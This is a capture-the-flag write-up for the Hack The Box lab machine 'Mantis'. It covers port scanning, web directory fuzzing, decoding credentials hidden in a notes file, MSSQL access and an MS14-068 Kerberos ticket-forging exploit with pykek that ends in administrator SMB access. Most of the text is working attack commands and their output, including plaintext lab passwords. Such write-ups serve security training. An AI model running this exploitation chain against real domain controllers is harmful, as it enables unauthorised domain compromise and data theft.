Mantis

Difficulty: Hard
OS: Windows

Nmap

Doing out standard nmap scan, we see quite a few ports open. Things to note are the SMB ports with possible AD domain controller, and port 8080. We are going to take a look at 8080 and also run a full port scan on the box to see if we missed anything

```
┌──(root💀 kali)-[~/htb/mantis]
└─# nmap -A 10.10.10.52 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-15 00:25 EDT
Nmap scan report for 10.10.10.52
Host is up (0.082s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB15CD4) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15CD4)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-06-15 04:31:00Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2014 12.00.2000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: MANTIS
|   DNS_Domain_Name: htb.local
|   DNS_Computer_Name: mantis.htb.local
|_  Product_Version: 6.1.7601
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-15T04:27:29
|_Not valid after:  2051-06-15T04:27:29
|_ssl-date: 2021-06-15T04:32:16+00:00; +5m08s from scanner time.
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
8080/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Tossed Salad - Blog
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49165/tcp open  msrpc        Microsoft Windows RPC
```

Our full port scan shows a few more ports open compared to our initial nmap scan.

```
┌──(root💀kali)-[~/htb/mantis]
└─# nmap -p- 10.10.10.52 | tee allmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-16 17:20 EDT
Nmap scan report for 10.10.10.52
Host is up (0.084s latency).
Not shown: 65508 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1337/tcp  open  waste
1433/tcp  open  ms-sql-s
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5722/tcp  open  msdfsr
8080/tcp  open  http-proxy
9389/tcp  open  adws
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49164/tcp open  unknown
49166/tcp open  unknown
49169/tcp open  unknown
50255/tcp open  unknown
```

Enumeration

Taking the ports we found earlier, we can put them into a list and run scripts against them. To do this fast, we do some regular expression magic.


```
┌──(root💀 kali)-[~/htb/mantis]
└─# grep -oP '[\d]{1,5}/' allmap.txt | sed 's/[/]//g' | tr '\n' ',' > ports.txt
```

grep -oP '[\d]{1,5}/' allmap.txt | sed 's/[/]//g' | tr '\n' ','


This will grep all numbers with a range of 1 to 5 digits and a slash "/" from allmap.txt, then sed will remove the slash "/", and finally tr will replace all new lines with a comma so we can import into nmap.

Going to port 1337, we found an IIS page.

Similarly, on port 8080 we find a web page.



Performing a fuff scan against port 8080, we find only a couple good sub directories. There are “archive”, “blog”, and “admin.” The admin page contains a login.



ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u http://10.10.10.52:8080/FUZZ

Doing the same for port 1337, we only find one sub directory called “aspnet_client” and “secure_notes”

```
┌──(root💀 kali)-[~/htb]
└─# ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u http://10.10.10.52:1337/FUZZ
```

```
aspnet_client           [Status: 301,
```

ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u http://10.10.10.52:1337/FUZZ

```
-# ffuf -w /opt/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://10.10.10.52:1337/FUZZ
```

```
secure_notes            [Status: 301,
```

ffuf -w /opt/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://10.10.10.52:1337/FUZZ

Inside the “secure_notes” directory on port 1337, we find notes and a web.config page. Only the notes can be seen.

```
9/13/2017  5:22 PM          912 dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt
 9/1/2017 10:13 AM          168 web.config
```

```
1. Download OrchardCMS
2. Download SQL server 2014 Express ,create user "admin",and create orcharddb database
3. Launch IIS and add new website and point to Orchard CMS folder location.
4. Launch browser and navigate to http://localhost:8080
5. Set admin password and configure sQL server connection string.
6. Add blog pages with admin user.
```

Scrolling to the bottom of this website shows a line about the admin credentials. We see it is displayed in binary.

```
Credentials stored in secure format
OrchardCMS admin creadentials 01000000
SQL Server sa credentials file namez
```

01000000011001000110110100100001011011100101111101010000010000000111001101110

01101010111001100000111001001100100001000001

Converting this to a human readable format after a quick google search provides us with an admin password to OrchardCMS.

```
┌──(root💀 kali)-[~/htb/mantis]
└─# echo 01000000011001000110110100100001011011100101111101010000010000000111001101110011010101110011000001110010011001000010000 | perl -lpe '$_=pack"B*",$_'
@dm!n_P@ssW0rd!
```

@dm!n_P@ssW0rd!

echo 01000000011001000110110100100001011011100101111101010000010000000111001101110011010101110011000001110010011001000010000 | perl -lpe '$_=pack"B*",$_'

Looking a the name of the note, it looks a bit odd. Taking it and base64 decoding it shows nothing but seemingly random numbers and digits. Inspecting the count of this output shows it is an even number. Taking an even closer look at the output, we notice it somewhat looks like hex. By decoding it with **xxd**, we get a password!

NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx

```
┌──(root💀 kali)-[~/htb/mantis]
└─# echo -n NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx | base64 -d
6d2424716c5f53405f504073735730726421
```

6d2424716c5f53405f504073735730726421

```
┌──(root💀 kali)-[~/htb/mantis]
└─# echo -n 6d2424716c5f53405f504073735730726421 | wc -c
36
```

```
┌──(root💀 kali)-[~/htb/mantis]
└─# echo -n 6d2424716c5f53405f504073735730726421 | xxd -ps -r
m$$ql_S@_P@ssW0rd!
```


m$$ql_S@_P@ssW0rd!

The **xxd** command is taking the input and outputting it in postscript plain hexdump style, then -r reverses the operation: converting hexdump into binary for us to read.


Now that we have the sql database password, we can attempt to remote login to it.

SQL


Utilizing **dbeaver**, we can acquire a visual remote sql instance to explore the database. First, we select the database type of “ms sql”. After this, we set the database/schema to “orcharddb” which we found from the note on port 1337 under “secure_notes”. Then we set the user to “admin” and the sql password associated with it. Once this is done, a connection is established and we can view the database.



Inside the database, we see “orcharddb”, the only database we have access to.



We want to find users to potentially get code execution with. Searching for “User” table in the search bar and going through the database, we find a table with two users - admin and james.



From the looks of these credentials, only “james” can be used since the admin credentials are hashed and base64 encoded. Taking them to base64 shows garbage, so we will have to leave those for now.

Enumeration 2

Taking James' credentials, I poke around smb but find nothing too useful other than he has read access to NETLOGON and SYSVOL.

```
┌──(root💀 kali)-[~/htb/mantis]
└─# crackmapexec smb 10.10.10.52 -u "james" -p 'J@m3s_P@ssW0rd!' --shares

SMB         10.10.10.52     445    MANTIS           [*] Windows Server 2008 R2 Standard 7601 Service Pa
e)
SMB         10.10.10.52     445    MANTIS           [+] htb.local\james:J@m3s_P@ssW0rd!
SMB         10.10.10.52     445    MANTIS           [+] Enumerated shares
SMB         10.10.10.52     445    MANTIS           Share           Permissions     Remark
SMB         10.10.10.52     445    MANTIS           -----           -----------     ------
SMB         10.10.10.52     445    MANTIS           ADMIN$                          Remote Admin
SMB         10.10.10.52     445    MANTIS           C$                              Default share
SMB         10.10.10.52     445    MANTIS           IPC$                            Remote IPC
SMB         10.10.10.52     445    MANTIS           NETLOGON        READ            Logon server share
SMB         10.10.10.52     445    MANTIS           SYSVOL          READ            Logon server share
```

crackmapexec smb 10.10.10.52 -u "james" -p 'J@m3s_P@ssW0rd!' --shares

Going back to our nmap scan, we see the aggressive scan enumerated the OS from smb. Here we see the box is Windows Server 2008 R2 Standard 7601 Service Pack 1.

```
smb-os-discovery:
  OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (
```

Doing a quick google search of this exact version comes up with reported vulnerabilities and fixes from the Microsoft team. We see the vulnerability is called "MS14-068" .

https://wizard32.net/blog/knock-and-pass-kerberos-exploitation.html
https://www.trustedsec.com/blog/ms14-068-full-compromise-step-step/
https://labs.f-secure.com/archive/digging-into-ms14-068-exploitation-and-defence/
https://duasynt.com/blog/ms14-068-exploitation-pentest

```
┌──(root💀 kali)-[~/htb/mantis]
└─# apt-get install krb5-user krb5-config
```

```
10.10.0.25      ubeeri.mail
10.10.10.52     mantis htb.local htb mantis.htb.local
10.129.102.100  staging.love.htb
```

```
  GNU nano 5.4                    /etc/resolv.conf *
# Generated by NetworkManager
search localdomain
nameserver 10.10.10.52
nameserver 192.168.43.2
```

```
  GNU nano 5.4                          krb5.conf
[libdefaults]
    default_realm = HTB.LOCAL

#Edit the realms entry as follows:
[realms]
    LAB.LOCAL = {
        kdc = mantis.htb.local:88
        admin_server = mantis.htb.local
        default_domain = HTB.LOCAL
    }

#Also edit the final section:
[domain_realm]
    .domain.internal = HTB.LOCAL
    domain.internal = HTB.LOCAL
```

NOTE: the ones that are uppercase MUST be uppercase. Having them as lowercase will cause the program to fail and throw “KDC reply did not match expectations”.

```
┌──(root💀 kali)-[~/htb/mantis]
└─# rdate -n 10.10.10.52
Thu Jun 17 01:40:02 EDT 2021
```

```
┌──(root💀 kali)-[~/htb/mantis]
└─# kinit james
Password for james@HTB.LOCAL:

┌──(root💀 kali)-[~/htb/mantis]
└─# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: james@HTB.LOCAL

Valid starting       Expires              Service principal
06/17/2021 01:44:52  06/17/2021 11:44:52  krbtgt/HTB.LOCAL@HTB.LOCAL
        renew until 06/18/2021 01:44:50
```

Kinit james

```
┌──(root💀 kali)-[~/htb/mantis]
└─# rpcclient -U james 10.10.10.52
Enter WORKGROUP\james's password:
rpcclient $> lookupnames james
james S-1-5-21-4220043660-4019079961-2895681657-1103 (User: 1)
rpcclient $>
```

Rpcclient -U james 10.10.10.52

```
┌──(root💀 kali)-[~/htb/mantis]
└─# python /opt/windows-kernel-exploits/MS14-068/pykek/ms14-068.py -u james@HTB.LOCAL -s S-1-5-21-4220043660-4019079961-2895681657-1103 -d 10.10.10.52
Password:
  [+] Building AS-REQ for 10.10.10.52... Done!
  [+] Sending AS-REQ to 10.10.10.52... Done!
  [+] Receiving AS-REP from 10.10.10.52... Done!
  [+] Parsing AS-REP from 10.10.10.52... Done!
  [+] Building TGS-REQ for 10.10.10.52... Done!
  [+] Sending TGS-REQ to 10.10.10.52... Done!
  [+] Receiving TGS-REP from 10.10.10.52... Done!
  [+] Parsing TGS-REP from 10.10.10.52... Done!
  [+] Creating ccache file 'TGT_james@HTB.LOCAL.ccache'... Done!
```

python /opt/windows-kernel-exploits/MS14-068/pykek/ms14-068.py -u james@HTB.LOCAL -s S-1-5-21-4220043660-4019079961-2895681657-1103 -d 10.10.10.52

```
TGT_james@HTB.LOCAL.ccache
```

```
┌──(root💀 kali)-[~/htb/mantis]
└─# cp TGT_james@HTB.LOCAL.ccache /tmp/krb5cc_0
```

```
┌──(root💀 kali)-[~/htb/mantis]
└─# smbclient -W HTB.LOCAL //mantis/c$ -k
Try "help" to get a list of possible commands.
smb: \> dir
  $Recycle.Bin                        DHS        0  Fri Sep  1 10:19:03 2017
  Documents and Settings            DHSrn        0  Tue Jul 14 01:06:44 2009
  inetpub                               D        0  Fri Sep  1 09:41:09 2017
  pagefile.sys                        AHS 2146951168  Wed Jun 16 17:17:39 2021
  PerfLogs                              D        0  Mon Jul 13 23:20:08 2009
  Program Files                        DR        0  Sat Dec 23 22:28:26 2017
  Program Files (x86)                  DR        0  Fri Sep  1 14:28:51 2017
  ProgramData                         DHn        0  Mon Feb  8 12:29:49 2021
  System Volume Information           DHS        0  Mon Feb  8 13:11:39 2021
  Users                                DR        0  Fri Sep  1 10:19:01 2017
  Windows                               D        0  Sat Dec 23 22:31:49 2017
```

```
smb: \Users\Administrator\Desktop\> get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 32 as root.txt (0.1 KiloBy
tes/sec) (average 0.1 KiloBytes/sec)
```